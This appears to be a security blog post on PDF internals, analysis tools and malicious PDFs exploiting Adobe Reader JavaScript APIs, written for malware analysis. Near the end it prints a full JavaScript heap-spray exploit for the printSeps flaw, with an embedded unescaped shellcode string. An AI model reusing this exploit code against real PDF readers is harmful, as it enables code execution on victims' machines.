PDF - Vulnerabilities, Exploits and Malwares

Author: Dhanesh

See Also

DllHijackAuditor: Smart Tool to Audit the Dll Hijack Vulnerability
Andriod Reverse Engineering - A Kick Start by Dhanesh
Research Article: 'Password Secrets of Popular Windows Applications'
IMPasswordDecryptor: Instant Messenger Password Recovery Tool
Research Article: 'Exposing the Password Secrets of PaltalkScene'
Research article on 'Exposing the Secret of Decrypting Network Passwords'
Research Article on 'Exposing the Secrets of Internet Explorer'
Research Article on 'Exposing the Secrets of Google Chrome'
FirePasswordViewer: GUI version of FirePassword to recover Firefox login secrets.
FireMaster: The Firefox master password recovery tool.
Exposing the covert way to find the reference count of DLL.
Watch your file shares from intruders using NetShareMonitor


Contents

Introduction

Many people don't consider PDF files as a possible threat and oh, well I agree to them(!). It is not the PDF files but the rendering softwares we have to be afraid of. If you think I am referring to those Adobe Reader 0-days popping up periodically, hell yeah, you are RIGHT!. We are going to talk about PDF files, few Adobe Reader vulnerabilities, exploits and malwares that comes along with it ;)

Internals of PDF File

PDF files are binary files with proper formatting and looks like a collection of objects. You can open a PDF file in a text editor or hex editor to view it's object structure.



As you can see PDF files start with a magic header **%PDF** or **%%PDF** followed by the spec version number. From next line onwards you can see a pattern emerging, like [obj][data][endobj]. Well, this is the collection of object thing I said earlier. Each object is identified by an ID and a version number. 41 0 obj represents object 41 version 0. You can look into PDF specs for better understanding of the file architecture. You don't have to understand every details of the spec, but you can specifically look into streams, encodings, java script implementations, acro forms etc.

Before going further, I would like to explain a little more about streams. Streams are used to store data(images, text, java scripts etc) and to make it efficient PDF allows us to use compression and encoding techniques like **Flate/LZW/RLE** etc.


PDF Analysis Tools

Manual analysis of PDF is tricky and gets messy and using just plain text/hex editor for understanding the true content of PDF! will take you nowhere. As a programmer I can't ignore this challenge and I made a tool **PDF Analyzer** to solve this issue. I will use **PDF Analyzer** throughout this post but you won't be able to get it as it is still in private build (I will release it soon ;)).

For now you guys have other options, both commercial and freeware tools are available. I will post some links here.

- **PDF Dissector** by zynamics - commercial
- **Origami** by Sogeti ESEC Labs - freeware
- **PDF Stream Dumper** by Dave - freeware
- Various python PDF parsers from Didier Stevens and inREVERSE guys - freeware (search!)


PDF Analyzer is made in C# with only 3 external libraries, zlib (I should have used GZipStream with 2 byte header hack), BeaEngine (Thanks BeatriX) and JSBeautifier (I ported 95% of code from js to C#). I spent around 2 weeks of free time on it. It may not be the fastest PDF parser, but it can handle every ill formatted PDF I have in my repository ;).



Analyzing Real PDF Malwares

Adobe reader's top vulnerabilities come from Adobe specific javascript APIs. This gives us a chance to disable javascript and protect us from any of those javascript based exploits. Disabling javascript is crucial but it doesn't fix vulnerabilities from other parts of Adobe Reader such as embedded image files and flash files.


Now we will look into some of the malware samples which exploits these vulnerabilities. You can find malware sample from many security blogs and I must thank two of my friends who sent a big archive of malware PDFs for analysis and testing :) .




This particular sample splits javascript into three streams and concatenates them using <</Names[(1)6 0 R (2)7 0 R (3)8 0 R]>> which will eventually refer to three objects marked in red. After beautification, it seems it is exploiting one vulnerability existed in Adobe Reader namely **this.media.newPlayer(null)**.

It is essentially spraying heap with NOP sled and shellcode and calling the vulnerable function. The shellcode present here is a dropper/downloader, you can dump it to a file and use IDA to disassemble it.

Another PDF file which exploits **util.printf** is given below.




Again you can dump shellcode and disassemble with **IDA**. Another option is to use PDF Analyzers unescape functionality to directly disassemble the shell code.



Disassembly starts with pretty straight forward steps to find base address via delta calculation(call - pop - sub). Then it fetches kernel32 base from **PEB(fs[0x30])->Ldr.InInitOrder[0].base_address**. This will be used to eventually load other modules and APIs.

Malware writers use multiple techniques to protect their payload. Techniques involves obfuscation, multiple and multi-level usage of encoding/compression schemes.



If any of you guys have samples that uses multi-level encoding, please **send them to me** ;) , I would like to test those with PDF Analyzer.

I will conclude the exploit samples by posting the latest exploit for the vulnerability **printSeps**. This code is taken from the PDF posted in **full disclosure** list.

```
function exploit()
{
    function sdlfkasdflasdflaksdflaf(number)
    {
        large_hahacode =
unescape("%u02be%u0202%u0002%uffca%u6a42%u5843%ucd32%u5a2e%u055c%uf174%u0042%ufcfa%ueb77%u8f08%u9050%u4058%u0235%uf075%ue2ff");
        var large_heap = unescape("%u1c1c%u0c1c");
        while (large_heap.length <= number) large_heap += large_heap;
        large_heap = large_heap.substring(0, 32768 - large_hahacode.length);
        memory = new Array();
        for (i = 0; i < 0x1024; i++)
        {
            memory[i] = large_heap + large_hahacode;
        }
        this.printSeps();
    }
    number = 10000;
    number = number * 3 + 2768;
    var a = app.viewerVersion;
    if ((a >= 8) || (a < 10)) sdlfkasdflasdflaksdflaf(number)
    else exit();
}
```

Conclusion

Evil actions of PDF malwares varies from regular password stealer to rootkits. Once you have attained arbitrary code execution, rest will be just imagination of malware writer. As malware writers are mainly targeting Adobe Reader, try to shift to other PDF rendering software or at least update to latest version. There are free PDF readers like Sumatra or GhostScript, try those out and always be cautious when opening a PDF file !

See Also

DllHijackAuditor: Smart Tool to Audit the Dll Hijack Vulnerability
Andriod Reverse Engineering - A Kick Start by Dhanesh
Research Article: 'Password Secrets of Popular Windows Applications'
IMPasswordDecryptor: Instant Messenger Password Recovery Tool
Research Article: 'Exposing the Password Secrets of PaltalkScene'
Research article on 'Exposing the Secret of Decrypting Network Passwords'
Research Article on 'Exposing the Secrets of Internet Explorer'
Research Article on 'Exposing the Secrets of Google Chrome'
FirePasswordViewer: GUI version of FirePassword to recover Firefox login secrets.
FireMaster: The Firefox master password recovery tool.
Exposing the covert way to find the reference count of DLL.
Watch your file shares from intruders using NetShareMonitor